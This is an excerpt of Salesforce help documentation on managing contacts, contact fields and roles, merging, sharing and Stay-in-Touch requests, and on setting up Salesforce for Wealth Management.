- When you select a person account name on a contact list view, the corresponding person account appears on the Accounts tab.
- To make person accounts easy to find, create a custom list view, adding the `Is Person Account` icon as a column. Person accounts do not have contacts.

Note: In most situations, you can use person accounts as if they were contacts. You can include them in all contact list views except on the contacts home page..

Note: Professional, Enterprise, Unlimited, and Developer Edition organizations can grant access to contacts beyond what the sharing model allows. See Sharing Contacts on page 821.Contacts that are not linked to an account are always private, regardless of your organization's sharing model. Only the owner of the contact and administrators can view it. Sharing rules and workflow rules do not apply to private contacts. If your organization uses divisions, private contacts always belong to the global division.

Finding Out if Your Partners Use Salesforce
Accounts Overview

Using Contacts

Available in: **All** Editions **Database.com**

User Permissions Needed	
To view contacts:	"Read" on contacts
To edit contacts:	"Edit" on contacts
To edit accounts on contacts enabled to use a Customer Portal:	"Edit" on contacts AND "Edit Self-Service"
To edit accounts on contacts enabled to use a partner portal:	"Edit" on contacts AND "Manage Partners"
To view person accounts:	"Read" on accounts and contacts
To edit person accounts:	"Edit" on accounts and contacts

Contacts are the individuals associated with your accounts.

- View and edit contact details (for example, the account name)
- Use Social Accounts and Contacts to view your contacts' social network profiles, see their level of influence in social media, and watch related YouTube videos.
- Find contact-related information (for example, opportunities)
- Find and add contacts from Data.com
- Find and add Data.com contacts for a specific account

- Clean contact records with Data.com Clean.
- View contact updates and comments (Chatter)
- Give Customer Portal users access to a contact
- Enable a contact as a partner portal user
- Enabling Partner Super User Access
- Troubleshoot partner portal user issues
- Enable a contact as a Self-Service portal user

Viewing and Editing Contact Details

Available in: **All** Editions **Database.com**

User Permissions Needed	
To view contacts:	"Read" on contacts
To edit contacts:	"Edit" on contacts
To edit accounts on contacts enabled to use a Customer Portal:	"Edit" on contacts AND "Edit Self-Service"
To edit accounts on contacts enabled to use a partner portal:	"Edit" on contacts AND "Manage Partners"
To view person accounts:	"Read" on accounts and contacts
To edit person accounts:	"Edit" on accounts and contacts

Once you have located a contact on the Contacts home or list pages, click the contact name to display detailed information.

- Use inline editing to edit fields directly on the detail page. If inline editing isn't enabled, contact your administrator.
- To display the page in edit mode, click **Edit**, make your changes, and click **Save**.
- To save the current contact and create another one, click **Save & New**.
- To open a printable display of the record details, in the top-right corner of the page, click **Printable View**.

Changing the Account for Contacts

If you change the `Account Name` field:

- Cases and opportunities associated with the contact remain associated with the previous account and do not roll up to the new account.
- New cases and opportunities created for the contact are associated with the new account.

There are additional considerations for contacts enabled for portals.

To change the account associated with a contact, you must meet one of these conditions:

- You have access to the contact, and you're the owner of the target account or the boss of the owner in the role hierarchy.
- You are the owner of the contact or you have access to the contact, and you have access to the target account.
- You are an administrator.

If you don't meet any of these conditions, contact your administrator to change the account associated with the contact.

Contact History

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To view contacts:	"Read" on contacts

The Contact History related list of a contact detail page tracks the changes to the contact. Any time a user modifies any of the standard or custom fields whose history is set to be tracked on the contact, a new entry is added to the Contact History related list. All entries include the date, time, nature of the change, and who made the change. Modifications to the related lists on the contact are not tracked in the contact history.

Finding Contact-Related Information (Related Lists)

Finding Contact-Related Information (Related Lists)

Available in: **All** Editions **Database.com**

User Permissions Needed	
To view contacts:	"Read" on contacts
To edit contacts:	"Edit" on contacts
To edit accounts on contacts enabled to use a Customer Portal:	"Edit" on contacts AND "Edit Self-Service"
To edit accounts on contacts enabled to use a partner portal:	"Edit" on contacts AND "Manage Partners"
To view person accounts:	"Read" on accounts and contacts
To edit person accounts:	"Edit" on accounts and contacts

Related lists, such as opportunities, display information related to a contact.

- Hover over the links at the top of a detail page to display the corresponding related list and its records. If Chatter is enabled, hover links display below the feed. An interactive overlay allows you to quickly view and manage the related list items. Click a hover link to jump to the content of the related list. If hover links are not enabled, contact your Salesforce administrator.
- If hover details are enabled, hover over any lookup field on the detail page to view key information about a record before clicking into that record's detail page.
- To directly add new items, click **New** (or the equivalent button) at the top of a related list. For example, clicking **New Case** lets you add a new case.
- To change the number of records shown for related lists, click **View More** below a related list, or click **fewer** or **more** at the bottom of the page.

Viewing Related Lists

The related lists you see are determined by your:

- Personal customization
- Administrator's page layout customizations
- Permissions to view related data

Self-Service for Contacts and Person Accounts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable Self-Service users:	"Edit Self-Service Users"

Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

To allow a customer to access your Self-Service portal, you must enable Self-Service for the customer's contact or person account record:

1. If the customer is a contact, click the **Enable Self-Service** button on the contact detail page. If the customer is a person account, click the **Enable Self-Service** button on the person account detail page.
2. Verify the general information and locale settings, and enter any missing information. Note that the customer's Self-Service `Username` defaults to his or her `Email`.
3. Optionally, select the `Super User` checkbox to enable the customer as a Self-Service super user who can view case information, add comments, and upload attachments for all cases submitted by anyone in his or her company.
4. Select `Generate new password and notify user immediately` to email a Self-Service username and password to the customer.
5. Click **Save**.

Note: A Self-Service user can only view cases in the Self-Service portal that are associated with his or her account record.

To disable Self-Service for a customer:

1. Click the **View Self-Service** button on the detail page.
2. Click **Edit**, and deselect the `Active` box.
3. Click **Save**.

Note: You cannot delete an active Self-Service user; you can only deactivate his or her access to the Self-Service portal. In addition, you cannot delete a contact or person account that is associated with an active Self-Service user. Instead, deactivate his or her access to the Self-Service portal and then delete the contact or person account.

What is a Person Account?

Guidelines for Creating Contacts

Available in: **All** Editions except **Database.com**

Keep these tips and guidelines in mind when creating contacts:

- To create a contact that's automatically associated with an account, view the account and click **New Contact** in the task bar or **Contact** in the publisher actions list. You can also select **New** in the Contacts related list of an account.
- If your organization uses record types, you might be prompted to choose a `Record Type` when creating a contact. Different record types can have different fields and different picklist values.
- If your organization uses divisions, the division of a new contact is automatically set to the division of the related account.

Note: Contacts that are not linked to an account are always private, regardless of your organization's sharing model. Only the owner of the contact and administrators can view it. Sharing rules and workflow rules do not apply to private contacts. If your organization uses divisions, private contacts always belong to the global division.

Creating Records

Cloning Contacts

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To clone contacts:	"Create" on contacts

The **Clone** button on a contact quickly creates a new contact with the same information as the existing contact, for example, when you need to add multiple contacts for the same account.

Click **Clone** on an existing contact. Enter or change any information for the new contact, and click **Save**.

Note: If you have read-only access to a field, the value of that field is not carried over to the cloned record.

Contact Fields

Changing the Account on Contacts Enabled for Portals

Available in: **All** Editions **Database.com**

User Permissions Needed	
To view contacts:	“Read” on contacts
To edit contacts:	“Edit” on contacts
To edit accounts on contacts enabled to use a Customer Portal:	“Edit” on contacts AND “Edit Self-Service”
To edit accounts on contacts enabled to use a partner portal:	“Edit” on contacts AND “Manage Partners”
To view person accounts:	“Read” on accounts and contacts
To edit person accounts:	“Edit” on accounts and contacts

When you change the account on contacts enabled for a Customer Portal or partner portal:

- Portal users can access their own cases and opportunities from their previous accounts. Contacts that are Self-Service users can view on the Self-Service portal only cases that are associated with their current account. Self-Service users cannot view opportunities.
- Contacts' portal roles are automatically updated to match the name of the account to which they are transferred (unless they're high-volume portal users, which don't have roles). For example, the portal role “Account A Customer User” becomes “Account B Customer User” (because a portal role's name includes the name of the account with which it is associated). Portal roles are unique to each account and are located under the account owner's role in your organization's role hierarchy.
- When you transfer a partner portal user to another account:
  - ◊ Opportunities on each account are automatically recalculated through your organization's forecast hierarchy.
  - ◊ Opportunities owned by the partner portal user remain in the previous account.

  This is because portal users' roles are updated when you transfer them between accounts.
- Delegated partner user administrators and delegated Customer Portal user administrators can update portal users on accounts to which they are transferred.
- You can only transfer contacts enabled for a partner portal to accounts that are enabled for a partner portal.

Self-Service for Contacts and Person Accounts

Contact Fields

The available fields vary according to which Salesforce Edition you have.

A contact has the following fields, listed in alphabetical order. Depending on your page layout and field-level security settings, some fields may not be visible or editable.

If the contact record was added from Data.com, certain fields, as identified here, will be populated with the Data.com or Dun & Bradstreet (D&B) value, if a value is available.

Field	Description	Allows Value from Data.com or D&B
`Account Name`	Name of account that contact is linked to. You can enter the account name, or select the account using the lookup icon. Private contacts are those that do not have an account.	✔ (D&B)
`Allow Customer Portal Self-Registration`	When selected, allows contacts to self-register for access to your Customer Portal.	
`Assistant`	Name of assistant. Up to 40 characters are allowed in this field.	
`Asst. Phone`	Assistant's phone number. Up to 40 characters are allowed in this field.	
`Birthdate`	Birthday. You can enter a date, or choose a date from the calendar that displays when you put your cursor in the field.	
`Clean Status`	Indicates the record's clean status as compared with Data.com. Values are: `Not Compared`, `In Sync`, `Reviewed`, `Different`, `Not Found`, or `Inactive`. This field is available to only organizations that use Data.com Prospector or Data.com Clean.	✔ (Data.com)
`Contact Currency`	The default currency for all currency amount fields in the contact. Amounts are displayed in the contact currency, and are also converted to the user's personal currency. Available only for organizations that use multiple currencies.	
`Contact Division`	Division to which the contact belongs. This value is automatically inherited from the related account.	

Field	Description	Allows Value from Data.com or D&B
	Available only in organizations that use divisions to segment their data.	
`Contact Owner`	Assigned owner of contact. Not available in Personal Edition.	
`Contact Record Type`	Name of the field that determines what picklist values are available for the record. Available in Enterprise, Unlimited, and Developer Editions.	
`Created By`	User who created the contact including creation date and time. (Read only)	
`Data.com Key`	The ID of the company in Data.com. When Salesforce records are compared with Data.com records (via either manual cleaning or automated clean jobs), if Data.com finds a match, the two records are linked by this field's numeric value.	✔ (Data.com)
`Department`	Associated business or organizational unit. Up to 80 characters are allowed in this field.	
`Description`	Description of contact. Up to 32 KB of data are allowed in this field. Only the first 255 characters display in reports.	
`Do Not Call`	Indicates that the contact does not want to be contacted by phone. If you use Data.com, the `Phone` field value will be masked out in search results and on the Contact Card, and it will be blank in `.csv` files created when you export records.	
`Email`	Email address. Must be a valid email address in the form: `jsmith@acme.com`. Up to 80 characters are allowed in this field. Click the email address in this field to send an email using your personal email application. This type of email is not logged as an activity on the contact record. If the Gmail Buttons and Links feature is enabled, you can click the Gmail link next to the field to send an email from your Gmail account.	✔ (Data.com)

Field	Description	Allows Value from Data.com or D&B
`Email Opt Out`	Indicates that the contact does not want to receive email. If you use Data.com, the `Email` field value will be masked out in search results and on the Contact Card, and it will be blank in `.csv` files created when you export records.	
`Fax`	Contact's fax number. Up to 40 characters are allowed in this field.	✔ (Data.com)
`Fax Opt Out`	Indicates if the person has requested not to be included in broadcast faxes.	
`First Name`	First name of the contact, as displayed on the contact edit page. Up to 40 characters are allowed in this field.	✔ (Data.com)
`First Name (Local)`	First name of the contact translated into the local language.	
`Home Phone`	Person's home phone number. Up to 40 characters are allowed in this field.	
`Last Name`	Last name of the contact, as displayed on the contact edit page. Up to 80 characters are allowed in this field.	✔ (Data.com)
`Last Name (Local)`	Last name of the contact translated into the local language.	
`Last Stay-in-Touch Request Date`	The date that the most recent Stay-in-Touch request was sent.	
`Last Stay-in-Touch Save Date`	The date that the most recent Stay-in-Touch request was returned and merged.	
`Lead Source`	Record source, for example, Advertisement, Partner, or Web. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.	✔ (Data.com)
`Mailing City`	City portion of mailing address. Up to 40 characters are allowed in this field.	✔ (Data.com)
`Mailing Country`	Country portion of mailing address. Up to 80 characters are allowed in this field.	✔ (Data.com)
`Mailing Country` (beta)	The mailing country for the address. Entry is selected from a picklist of standard values.	✔ (Data.com)

Field	Description	Allows Value from Data.com or D&B
`Mailing State/Province`	State or province portion of mailing address. Up to 80 characters are allowed in this field.	✓ (Data.com)
`Mailing State/Province` (beta)	The mailing state or province for the address. Entry is selected from a picklist of standard values.	✓ (Data.com)
`Mailing Street`	Street mailing address. Up to 255 characters are allowed in this field.	✓ (Data.com)
`Mailing Zip/Postal Code`	Zip or postal code portion of mailing address. Up to 20 characters are allowed in this field.	✓ (Data.com)
`Mobile`	Cellular or mobile phone number. Up to 40 characters are allowed in this field.	
`Modified By`	User who last changed the contact fields, including modification date and time. This does not track changes made to any of the related list items on the contact. (Read only)	
`Name`	Combined first and last name of contact, as displayed on the contact detail page.	✓ (Data.com)
`Other City`	City portion of additional address. Up to 40 characters are allowed in this field.	
`Other Country`	Country portion of additional address. Up to 80 characters are allowed in this field.	
`Other Country` (beta)	Another country for the address. Entry is selected from a picklist of standard values.	
`Other State/Province`	State or province portion of additional address. Up to 80 characters are allowed in this field.	
`Other State/Province` (beta)	Another state or province for the address. Entry is selected from a picklist of standard values.	
`Other Street`	Street address portion of additional address. Up to 255 characters are allowed in this field.	
`Other Zip/Postal Code`	Zip or postal code portion of additional address. Up to 20 characters are allowed in this field.	

Field	Description	Allows Value from Data.com or D&B
`Other Phone`	Additional phone number listing. Up to 40 characters are allowed in this field.	
`Phone`	Contact's primary phone number. Up to 40 characters are allowed in this field.	✔ (Data.com)
`Reports To`	Name of contact's manager. You can enter an existing contact name, or select the contact using the lookup icon.	
`Salutation`	Title for addressing the person, for example, Mr., Ms., Dr., or Prof. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.	
`Title`	Person's position within his or her organization. Up to 80 characters are allowed in this field.	✔ (Data.com)
`Custom Links`	Listing of custom links for contacts as set up by your administrator.	
`Username`	For Self-Service contacts only. The `Username` defaults to the `Email`. The contact must enter their username when logging in to the Self-Service portal. **Note:** Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

Guidelines for Creating Contacts
Cloning Contacts

Displaying Contact Hierarchy

Available in: **All** Editions

User Permissions Needed	
To view org chart:	“Read” on contacts
To change org chart:	“Edit” on contacts

To display an organization chart, enter the name of the contact’s manager in the `Reports To` field for each contact in the account. Then, click the **[View Org Chart]** link on any contact in the account. Salesforce displays an organization chart showing the contact hierarchy with the direct reports for each contact you entered.

Note:

To maintain a complete organization chart, make sure every contact in an account contains another contact in the `Reports To` field. The only exception to this is the contact at the very top of the organization chart. If only one contact in an account reports to no one, that account will have a single organization chart for the entire account.

Because of its flexibility, this feature will not prevent you from selecting `Reports To` contacts from other accounts.

Contacts Overview

Merging Duplicate Contacts

Available in: **All** Editions except **Database.com**
Customer Portal is available in: **Enterprise**, **Unlimited**, and **Developer** Editions
Partner Portal is available in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To merge contacts:	"Delete" on contacts
To merge Customer Portal enabled contacts:	"Delete" on contacts AND "Edit Self-Service Users"
To merge partner portal enabled contacts:	"Delete" on contacts AND "Manage Partners"

To merge duplicate contacts associated with a common account:

1. From the Contacts related list of an account, click **Merge Contacts**.
2. Check the rows of up to three contacts you want to merge. You can search the list of associated contacts to shorten the list, or click **All Contacts** to view the full list of associated contacts. Click **Next** to continue.
3. Select one contact as the Master Record. Any data in hidden or read-only fields will be taken from the Master Record. However, administrators and users with the "Edit Read Only Fields" permission can manually select which read-only fields to retain. Note that hidden fields are not displayed.
4. Select the partner portal or Customer Portal user you want to retain.

   This option is available only if a partner portal or Customer Portal is enabled for your organization.

   You can select `Not a portal user` so that a merged contact does not include a portal user.
5. Select the fields that you want to retain from each record.

   When there is conflicting data, the fields in the left column are preselected and the row is marked in purple.
6. Click the **Merge** button to complete the merge.

Tips for Merging Contacts

Consider the following when merging contacts:

- Any related items from any of the duplicate contacts will be associated with the merged contact.
- If you are merging duplicate contacts that are members of different campaigns, the campaign `Member Status Updated` date for each contact is retained and associated with the newly merged contact.

- Before merging contacts that both have active Self-Service usernames, deactivate one Self-Service username. The merged record will adopt the active Self-Service username. For more information on the Self-Service username field, see Contact Fields on page 812.
- Any account sharing and manual sharing for the master contact are applied to the newly merged contact.
- When you merge contacts that have `Reports To` relationships, the newly merged contact retains the `Reports To` field from the selected Master Record.
- All discarded duplicate records are moved to the Recycle Bin.
- The newly merged contact displays the `Created By` date from the oldest contact you are merging, and shows the merge date as the `Modified By` date.
- In organizations that use divisions, the merged contact is assigned to the division of the related account.
- Merging contacts is not tracked in the setup audit trail.
- You can delete a contact if you are an administrator, the contact owner, or a user above the contact owner in the organization role hierarchy, and if you have the appropriate user permission.
- The newly merged contact is automatically included on any case teams in which the contacts were associated.
- The master contact replaces the duplicate contacts in all the requested meetings they were invited to. Also, all meeting messages written by the duplicate contacts are automatically associated with the master contact. (Meeting messages appear on the requested meeting's Web page and are visible to all invitees.)
- The master contact replaces the duplicate contacts in all the scheduled meetings they were invited to. However, make sure to edit the event detail page and click **Add to Invitees** to add the new master contact to the meeting invitee list.

Enabling the Customer Portal for Contacts and Person Accounts
Merging Updated Contact Information

Merging Contacts Associated with Portal Users

Available in: **All** Editions except **Database.com**
Customer Portal is available in: **Enterprise**, **Unlimited**, and **Developer** Editions
Partner Portal is available in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To merge contacts:	"Delete" on contacts
To merge Customer Portal enabled contacts:	"Delete" on contacts AND "Edit Self-Service Users"
To merge partner portal enabled contacts:	"Delete" on contacts AND "Manage Partners"

When you merge contacts associated with portal users, see the information in Merging Duplicate Contacts on page 818 and note these additional considerations:

- Review the information in Tips for Merging Contacts, which also applies to merging contacts associated with portal users.
- You can merge a portal contact record with another portal contact. For example, you can merge contacts enabled to use:
  - ◊ A partner portal or Customer Portal.
  - ◊ A partner portal *with* contacts enabled to use a Customer Portal or vice-versa.
  - ◊ A partner portal or Customer Portal with contacts that are *not* enabled to use a portal.
- When you merge contacts that include partner portal *and* Customer Portal users, you must choose which type of portal user to retain. The portal user you do not retain is disabled. However, after the contacts are merged, you can enable the contact for access to the portal from which you removed during the merge process.
- To merge contacts associated with various accounts:
  1. Transfer the contacts you want to merge into one account.
  2. Merge the contacts associated with the common account.
- Portal users who are disabled during the merge process retain ownership of any records in which they are the owner. For example, if a portal user owns a case, and the portal user is disabled, he or she remains the owner of the case until the case is updated with a new owner.

Searching for Contacts

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To view contacts:	"Read" on contacts
To view person accounts:	"Read" on accounts and contacts

1. Enter your search terms in the sidebar or header search box.
2. Click **Search**.

   If you're using local contact names, search finds matches for standard or local contact names.
3. From the search results, click an item to open it or click **Edit**, if available.

You can also create a contact list view to locate contacts that match specific criteria.

See Also:

Contacts Overview

Sharing Contacts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

You can share your own contacts individually. Use contact sharing to *increase* access to your contacts. You cannot restrict access to contacts beyond your organization's default access levels.

To view and manage sharing details, click **Sharing** on the contact detail page. The Sharing Detail page lists the users, groups, roles, and territories that have sharing access to the contact. On this page, you can do any of the following:

- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views.To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.
- Click **Add** to grant access to the record for other users, groups, roles, or territories.
- Click **Expand List** to view all users that have access to the record.
- For manual sharing rules that you created, click **Edit** or **Del** next to an item in the list to edit or delete the access level.

Special Considerations

- Make sure you are sharing records with users who have the appropriate "Read" object permission for viewing the shared records.
- You cannot manually share a private contact (a contact without an account).

- If you have permission to share an account, Salesforce automatically provides "Read" access to the associated account when granting sharing access to a contact if the recipient does not already have it. If a recipient does not have access to the account, you cannot share the contact unless you also have permission to share the account.
- If your organization-wide default for contacts is set to Controlled by Parent, the `Contact Access` options are not available when sharing related records like accounts; instead, all access to contacts is determined by the user's access to the contact's account.
- Contact sharing is not available for organizations that have territory management or person accounts.
  - ◊ If your organization already has person accounts enabled, the organization-wide default for contacts is set to Controlled by Parent and is not editable.
  - ◊ If your organization does not have person accounts yet you want to enable one of them, set your organization-wide default for contacts to Controlled by Parent, which removes all your contact sharing rules and manually shared contacts.

Contacts Overview

Sending Stay-in-Touch Requests

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To request updates:	"Send Stay-in-Touch Requests"

A quick and easy way to retrieve updated contact information from your contacts and person accounts is to send Stay-in-Touch requests. You can request updates from:

- Contacts you own
- Contacts associated with accounts you own
- Contacts you can edit due to a sharing rule or manual record sharing
- Person accounts you own

Note: The record must have a valid email address.

How it Works

1. On the detail page of a contact or person account, click **Request Update** either at the top of the page or in the Activity History related list.
2. An outgoing email is created according to your personal Stay-in-Touch settings. As needed, edit the details of the email. If Spell Checker is enabled for your organization, click **Check Spelling** to check the spelling of the message. Spell Checker does not support all the languages that Salesforce supports. For example, Spell Checker doesn't support Thai, Russian, and double-byte languages, such as Japanese, Korean, or Chinese. Click **Send** to send the email.
3. The recipient receives the email and clicks a link to either provide updates or confirm no changes are necessary.
4. You receive an email notification. Click the link in the email to update, review, and accept or reject the new information.

Note: To send individual Stay-in-Touch requests, you must have the "Send Email" permission. You can send individual Stay-in-Touch requests regardless of the recipient's `Email Opt Out` setting.

See Also:

Merging Updated Contact Information
Mass Stay-in-Touch Update

Merging Updated Contact Information

When someone responds to a Stay-in-Touch request, you will receive an email that contains a link. To merge the new information into Salesforce:

1. Click **Update Now** from the email you receive.
2. Review the new and original values.
3. Click **Accept Changes** to save the new data. Click **Reject Changes** to ignore the updates and retain the original values.

Note: These updates do not trigger workflow rules.

Sending Stay-in-Touch Requests
Editing Stay-in-Touch Settings

Mass Stay-in-Touch Update

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To send mass Stay-in-Touch updates:	"Send Email" AND "Send Stay-in-Touch Requests"

Use the Mass Stay-in-Touch wizard to request updated contact information from multiple contacts and person accounts simultaneously.

To send a mass Stay-in-Touch email:

1. On the contacts home page, click **Mass Stay-in-Touch** from the Tools section.

If your organization uses person accounts, the link also appears on the accounts home page.

2. Select a list view of contacts and person accounts from whom you are requesting updated information. You can also edit existing list views and create new list views.
3. Click **Go**.
4. Select the individuals to whom the request will be sent. Note that records which lack email addresses cannot be selected. Click **Next** to continue.
5. Review the email to be sent and click **Send**.

Recipients can reply to you via email with their latest information. You can merge these updates as you receive them.

Note: Records in which the `Email Opt Out` box is checked do not appear in the list view, because you cannot send mass emails to them.

See Also:

Sending Stay-in-Touch Requests
Editing Stay-in-Touch Settings

Deleting Contacts

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To delete contacts:	"Delete" on contacts

To delete a contact, click **Del** next to the contact on the contacts list page or in the Contacts related list of an account. You can also delete a contact by clicking **Delete** on the contact detail page.

When you delete a contact, all related assets, campaign history, events, tasks, notes, and attachments are also deleted. You do not need the "Delete" permission on any associated records that are included in the deletion. Associated opportunities, accounts, entitlements, and cases are not deleted with the contact. The deleted contact is moved to the Recycle Bin. If you undelete the contact, any related items are also restored including any inactive Self-Service username.

You cannot delete contacts that have associated:

- Cases
- Contracts
- Service contracts
- Partner user
- Assets with cases
- An active Self-Service user
- An active Customer Portal user

Note: You can delete a contact if you are an administrator, the contact owner, or a user above the contact owner in the organization role hierarchy, and if you have the appropriate user permission. If you delete or remove an activity's primary contact, another contact becomes the primary contact in its place. You can edit the activity to manually select another primary contact.

DEFINING ROLES THAT YOUR CONTACTS PLAY

Contact Roles Overview

Available in: **All** Editions except **Database.com**

A contact role defines the part that a contact or person account plays in a specific account, case, contract, or opportunity. For example, Tom Jones might be the Decision Maker for the opportunity, and Mary Smith might be the Evaluator. You can assign a contact role to any contact or person account that affects your account, case, contract, or opportunity. Contacts and person accounts can have different contact roles on various accounts, cases, contracts, or opportunities.

The Contact Roles related list of an account, case, contract, or opportunity displays the roles that each contact or person account plays in that record. On person account detail pages, the Opportunity Contact Roles related list displays the opportunities on which the person account is listed in the `Account Name` field of the opportunity.

Note: Users must have the appropriate user permissions and sharing access to view the contact information for any person listed in the appropriate contact roles related lists.

See Also:

Adding Contact Roles

Viewing and Editing Contact Roles

Adding Contact Roles

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To add contact roles:	"Edit" on the related object, such as accounts, cases, contracts, or opportunities AND "Read" on contacts

To assign a contact role to a contact or person account:

1. Click **New** in the Contact Roles related list of an account, case, contract, or opportunity.
2. Click the lookup icon to select a contact or person account. Optionally, click **New** to create a new contact.

   When you add or edit contact roles on an opportunity that is associated with a business account, the page automatically displays the contacts for that business account. If the business account has more than 50 contacts, the contacts are not automatically displayed, and you must use the lookup icon to select a contact.
3. Choose a role.
4. Optionally, select `Primary` to set the contact or person account as primary for the account, contract, or opportunity.

   Note: On case contact roles, the `Primary` option is not available. The primary contact on a case is always the contact listed under `Contact Name` in the Case Detail section.
5. Click **Save**.

When you create an opportunity from a contact detail page, that contact automatically becomes the primary contact on the opportunity. However, a contact role is not automatically assigned.

Tip: Adding person accounts in contact roles on accounts is available but not recommended. As a best practice, we recommend using the Partners related list to associate person accounts with other accounts.

Contact Roles Overview
Contact Role Fields

Viewing and Editing Contact Roles

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To view contact roles:	“Read” on accounts, cases, contracts, or opportunities
To edit contact roles:	“Edit” on the related object, such as accounts, cases, contracts, or opportunities AND “Read” on contacts

The Contact Roles related list of an account, case, contract, or opportunity displays the roles that each contact or person account plays in that record. On person account detail pages, the Opportunity Contact Roles related list displays the opportunities on which the person account is listed in the `Account Name` field of the opportunity.

- To add a contact role for the account, case, contract, or opportunity, click **New** in the Contact Roles related list. See Adding Contact Roles on page 826.
- To send an email to all contact roles on a case, click **Send an Email** in the Contact Roles related list. See Sending Email on page 1268.If a contact role does not have an email address specified on his or her contact record, the contact is not included in the email.
- To update a contact role, click **Edit** next to a contact role. Click **Save** when you have finished making changes.
- To mark a contact or person account as primary on the account, contract, or opportunity, click **Edit** next to the contact role entry, and select the `Primary` option.

> **Note:** On case contact roles, the `Primary` option is not available. The primary contact on a case is always the contact listed under `Contact Name` in the Case Detail section.

- To delete a contact role, click **Del** next to the contact role you want to delete.
- To create an opportunity related to a person account, click **New** in the Opportunity Contact Roles related list on a person account.

See Also:

Contact Roles Overview
Contact Role Fields

Contact Role Fields

Available in: **All** Editions except **Database.com**

A contact role has the following fields, listed in alphabetical order.

Field	Description
`Contact`	Name of contact or person account. You can use the lookup icon to either select someone or create a contact.
`Primary`	Option that specifies the contact or person account as primary for the record. Note that on case contact roles, the `Primary` option is not available. The primary contact on a case is always the contact listed under `Contact Name` in the Case Detail section.
`Role`	Participating role in the account, case, contract, or opportunity, for example, Buyer, Decision Maker, or Evaluator. (Selections for this picklist can be customized by your administrator.)

CULTIVATING HIGH NET WORTH CUSTOMERS FOR FINANCIAL SERVICES

Salesforce for Wealth Management Overview

What Is Salesforce for Wealth Management?

Salesforce for Wealth Management is an industry solution that is designed and customized for the wealth management industry.

Who Should Use Salesforce for Wealth Management?

Salesforce for Wealth Management is intended for wealth management professionals who advise high net worth clients. It allows you to build deeper customer relationships, integrate key systems to drive user adoption, and effectively support compliance processes.

How Do I Obtain Salesforce for Wealth Management?

Salesforce for Wealth Management is available at an additional cost with Enterprise and Unlimited Editions. It includes all generally available Enterprise and Unlimited Edition features such as Outlook integration, workflow, and the Force.com API. As a prerequisite, it requires person accounts, which are enhanced account records designed for business-to-consumer industries such as financial services.

To obtain Salesforce for Wealth Management, contact salesforce.com.

What Does Salesforce for Wealth Management Include?

Salesforce for Wealth Management contains the following components that set it apart from standard Salesforce functionality:

- Easy-to-use tabs with client-oriented fields
- Comprehensive client information including financial accounts, investment preferences, addresses, and personal interests
- Comprehensive “Know Your Client” suitability forms with an automated approval process
- Reports and dashboards specific to the wealth management process
- Relationship groups (also known as households)

Getting Started With Salesforce for Wealth Management
Navigating the Salesforce for Wealth Management App

Getting Started With Salesforce for Wealth Management

User Permissions Needed	
To view the setup options for custom apps:	“View Setup and Configuration”
To manage custom apps:	“Customize Application”

As an administrator, perform the following tasks to set up Salesforce for Wealth Management for your organization:

Verify the Contents of the Salesforce for Wealth Management App

Verify that the Salesforce for Wealth Management custom app contains the correct tabs:

1. From Setup, click **Create** > **Apps**.
2. In the list, click `Salesforce for Wealth Management`.
3. Verify that the following tabs are present in the Included Tabs list:
   - Home
   - Accounts
   - Financial Accounts
   - Holdings
   - WM Assets
   - Client Interests
   - Know Your Clients
   - Reports

- Dashboards
- Documents
- Console

4. If necessary, click **Edit** and choose the appropriate tabs to add or remove.

Configure Users' App Choices

In addition to the main Salesforce for Wealth Management custom app, the following custom apps are also available in the Force.com app menu:

- Salesforce Financial Accounts & Holdings
- Salesforce Clients and Interests
- Salesforce Know Your Client

Optionally, you can hide these apps from users in the Force.com app menu, because all appropriate tabs are already consolidated in the main Salesforce for Wealth Management custom app. To hide these apps:

1. From Setup, click **Create** > **Apps**.
2. Click **Edit** next to the appropriate app name.
3. In the `Assign to Profiles` area, deselect the checkboxes in the `Visible` column that correspond to end users' profiles. Select only the checkboxes that correspond to administrator profiles.
4. Click **Save**.
5. Repeat this procedure as necessary for the remaining custom apps listed above.

Verify Record Types

From Setup, click **Customize** > **Accounts** > **Person Accounts** > **Record Types** to verify that the following record types are available for person accounts (clients):

Individual

This record type is for clients and prospective clients. It should be assigned to the `Individual` page layout.

Professional Relationship

This record type is for lawyers, accountants, and other professional relationships. It should be assigned to the `Professional Relationship` page layout.

Configure Users' Page Layouts

Ensure that the following components are included in users' page layouts, which can be configured by clicking the appropriate Page Layouts link from Setup, in **Customize**:

Home Tab Page Layouts

The home page layout for financial advisors, titled FA Home Page, should include the following components:

- Items To Approve
- Tasks
- Calendar
- Dashboard Snapshot
- Search
- Create New
- Recent Items
- Messages & Alerts
- Custom Links

Person Accounts Page Layout

The page layouts for person accounts (clients) should include the following related lists:

- Financial Accounts
- Holdings
- Client Interests
- Know Your Client
- Open Activities
- Activity History
- Partners
- Account Team
- Notes & Attachments

Verifying the Know Your Client Approval Process

Salesforce for Wealth Management includes an approval process that routes Know Your Client forms to the appropriate Salesforce users for approval.

Salesforce for Wealth Management Overview
Managing Wealth Management Clients

Managing the Know Your Client Approval Process

User Permissions Needed	
To create, edit, delete, or clone approval processes:	“Customize Application”
To view approval processes:	“View Setup and Configuration”

About the Know Your Client Approval Process

An approval process is an automated process your organization can use to approve records in Salesforce. An approval process specifies the steps necessary for a record to be approved and who must approve it at each step. A step can apply to all records included in the process, or just records that meet certain administrator-defined criteria. An approval process also specifies the actions to take when a record is approved, rejected, recalled, or first submitted for approval.

